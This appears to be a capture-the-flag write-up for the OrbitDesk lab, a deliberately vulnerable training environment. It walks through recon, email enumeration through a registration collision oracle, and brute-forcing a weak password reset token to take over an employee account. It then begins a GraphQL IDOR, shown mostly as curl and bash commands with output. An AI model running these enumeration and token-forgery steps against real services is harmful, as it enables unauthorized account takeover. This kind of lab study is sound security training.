OrbitDesk @ Webverse

OrbitDesk is a hard difficulty lab on Webverse, seven services on one Docker network sitting behind a single nginx gateway — a marketing site, a client portal, an identity service, a GraphQL API, a file delivery service, an ops console, and the gateway itself. The intended path is a five stage chain: weak password reset token, GraphQL IDOR, path traversal, SSRF, then command injection on the ops console. Each stage hands you the key for the next one.
1
http://orbitdesk.local/
Recon
The home page links out to a few subdomains but only orbitdesk.local actually resolves in DNS.

Doing a quick lookup the others (portal, auth, api, files, ops, status, docs) all point at the same nginx IP 10.100.0.46, the gateway just routes by Host header. Adding them to /etc/hosts makes life easier:
1
2
3
sudo sh -c 'echo "10.100.0.46 portal.orbitdesk.local auth.orbitdesk.local \
  api.orbitdesk.local files.orbitdesk.local ops.orbitdesk.local \
  status.orbitdesk.local docs.orbitdesk.local" >> /etc/hosts'
The portal login page loads a script portal.js, and that file is gold — it spells out every internal API the SPA calls:
1
2
3
4
5
6
window.__LAB = {
  "LAB_DOMAIN": "orbitdesk.local",
  "AUTH_BASE":  "http://auth.orbitdesk.local",
  "API_BASE":   "http://api.orbitdesk.local",
  "FILES_BASE": "http://files.orbitdesk.local"
};
Reading through it i grabbed:
POST /api/v1/auth/login/registeron authGET /api/v1/meand/api/v1/projectson apiPOST /graphqlon api withproject(id:),myProjects,documents(projectId:)POST /api/v1/shareon files with headerX-Documents-KeyPOST /api/v2/integrations/test(admin-only webhook tester — looks suspiciously like an SSRF gadget)
The JS also gates the documents page in the browser with a client side role check:
1
2
3
4
5
const isEmployeeOrAdmin = role === "employee" || role === "admin";
if (!isEmployeeOrAdmin) {
  setNotice("This customer workspace can't access internal documents...");
  return;
}
So whatever account i’m using needs to be at least employee.
Stage 1 — Forging a weak password reset token
Enumerate employees

The marketing /team page lists employee profiles at predictable IDs.
1
2
3
4
for i in $(seq 1 10); do
  body=$(curl -sk http://orbitdesk.local/team/$i)
  echo "$i  $(echo "$body" | grep -oE 'h1 class=\"h1\"[^>]*>[^<]+' | sed 's/.*>//')"
done
1
2
3
1  (Team member not found)
2  Ella Reed         ← Customer Success
3  Michael Chan      ← Solutions Engineer
So employee user IDs are 2 and 3. There’s also clearly a user 1 somewhere (admin).
The reset flow
auth.orbitdesk.local/reset is the password reset form. The page hints:
Sandbox note: if you don’t receive email, ask your administrator. Some environments expose delivery logs for troubleshooting.

So there’s a “delivery logs” endpoint somewhere. Quick probe finds /delivery/logs which returns 401. After registering a throwaway account and grabbing a token, the same endpoint returns 200 and shows my mailbox:
1
2
3
4
5
6
7
8
9
10
11
curl -sk -X POST http://auth.orbitdesk.local/api/v1/auth/register \
  -H 'Content-Type: application/json' \
  -d '{"name":"Tester","email":"tester@external.com","password":"Password123!"}'

TOKEN=$(curl -sk -X POST http://auth.orbitdesk.local/api/v1/auth/login \
  -H 'Content-Type: application/json' \
  -d '{"email":"tester@external.com","password":"Password123!"}' | jq -r .token)

curl -sk -X POST http://auth.orbitdesk.local/reset -d "email=tester@external.com"
curl -sk "http://auth.orbitdesk.local/delivery/logs?to=tester@external.com" \
  -H "Authorization: Bearer $TOKEN"

The reset email URL looks like
1

http://auth.orbitdesk.local/reset/confirm?token=MjY1Ok1EVXZNVE12TWpBeU5nPT06NDA
Base64 decoding that gives:
1
2
3
4
265 : MDUvMTMvMjAyNg== : 40
              │           └── small random integer (looks brute-forceable)
              └── b64("05/13/2026"), today
 └── user_id
The format is b64(uid : b64(date) : N). The uid we already know (2 for Ella, 1 for admin), the date is just today, the only “secret” is N and it’s small. Triggering a few resets in a row, i saw values 5, 15, 16, 25, 40, 47, so the range is roughly 0–99.
Side quest — figuring out the employee’s email
The reset endpoint stores the random N keyed by user, but only if the email matches a real account. The page always replies “If the account exists, a reset email has been sent” so it doesn’t leak existence directly.

But the registration endpoint does:
1
2
3
4
5
6
for email in ella@orbitdesk.local ella.reed@orbitdesk.local \
             michael.chan@orbitdesk.local admin@orbitdesk.local; do
  curl -sk -X POST http://auth.orbitdesk.local/api/v1/auth/register \
    -H 'Content-Type: application/json' \
    -d "{\"name\":\"x\",\"email\":\"$email\",\"password\":\"Password123!\"}"
done
1
2
3
4
ella@orbitdesk.local         -> {"ok":true}                            does NOT exist
ella.reed@orbitdesk.local    -> {"error":"Email is already in use."}   ← Ella
michael.chan@orbitdesk.local -> {"error":"Email is already in use."}   ← Michael
admin@orbitdesk.local        -> {"error":"Email is already in use."}   ← admin
The collision check is a classic user-enumeration oracle. Now i have Ella’s actual email.
Brute force N

Trigger the reset so the server stores a fresh N for user 2, then walk 0..99:
1
2
3
4
5
6
7
8
9
10
11
12
curl -sk -X POST http://auth.orbitdesk.local/reset \
     -d 'email=ella.reed@orbitdesk.local'

DATE_B64=$(echo -n "05/13/2026" | base64 -w0)

for N in $(seq 0 99); do
  TOK=$(echo -n "2:${DATE_B64}:$N" | base64 -w0 | tr -d '=')
  code=$(curl -sk -o /dev/null -w '%{http_code}' \
       "http://auth.orbitdesk.local/reset/confirm?token=$TOK")
  [ "$code" != "500" ] && echo "uid=2  N=$N  $code  ($TOK)" && break
done
# uid=2  N=47  200
The 200 is the password reset form rendering, which means the token is accepted. POST a new password and i’m Ella now:
1
2
3
4
5
6
7
TOK=$(echo -n "2:${DATE_B64}:47" | base64 -w0 | tr -d '=')
curl -sk -X POST http://auth.orbitdesk.local/reset/confirm \
     -d "token=$TOK&password=Pwned!Ella2026"

curl -sk -X POST http://auth.orbitdesk.local/api/v1/auth/login \
  -H 'Content-Type: application/json' \
  -d '{"email":"ella.reed@orbitdesk.local","password":"Pwned!Ella2026"}'
1
2
3
4
5
6
7

{
  "sub": "2",
  "email": "ella.reed@orbitdesk.local",
  "role": "employee",
  "scopes": "portal:read projects:read",
  "iss": "orbitdesk-auth"
}
employee role unlocked, on to GraphQL.
Stage 2 — GraphQL IDOR in the project resolver
Introspection works with Ella’s token. The schema gives away the important field:
1
2
3
4
5
6
7
8
9
10
11
12
13
type Query {
  me: User!
  myProjects: [Project!]!
  project(id: ID!): Project
  documents(projectId: ID!): [Document!]!
}

type Project {
  id: ID!
  name: String!
  owner: User!
  documentsApiKey: String!   # ← per-project secret key
}
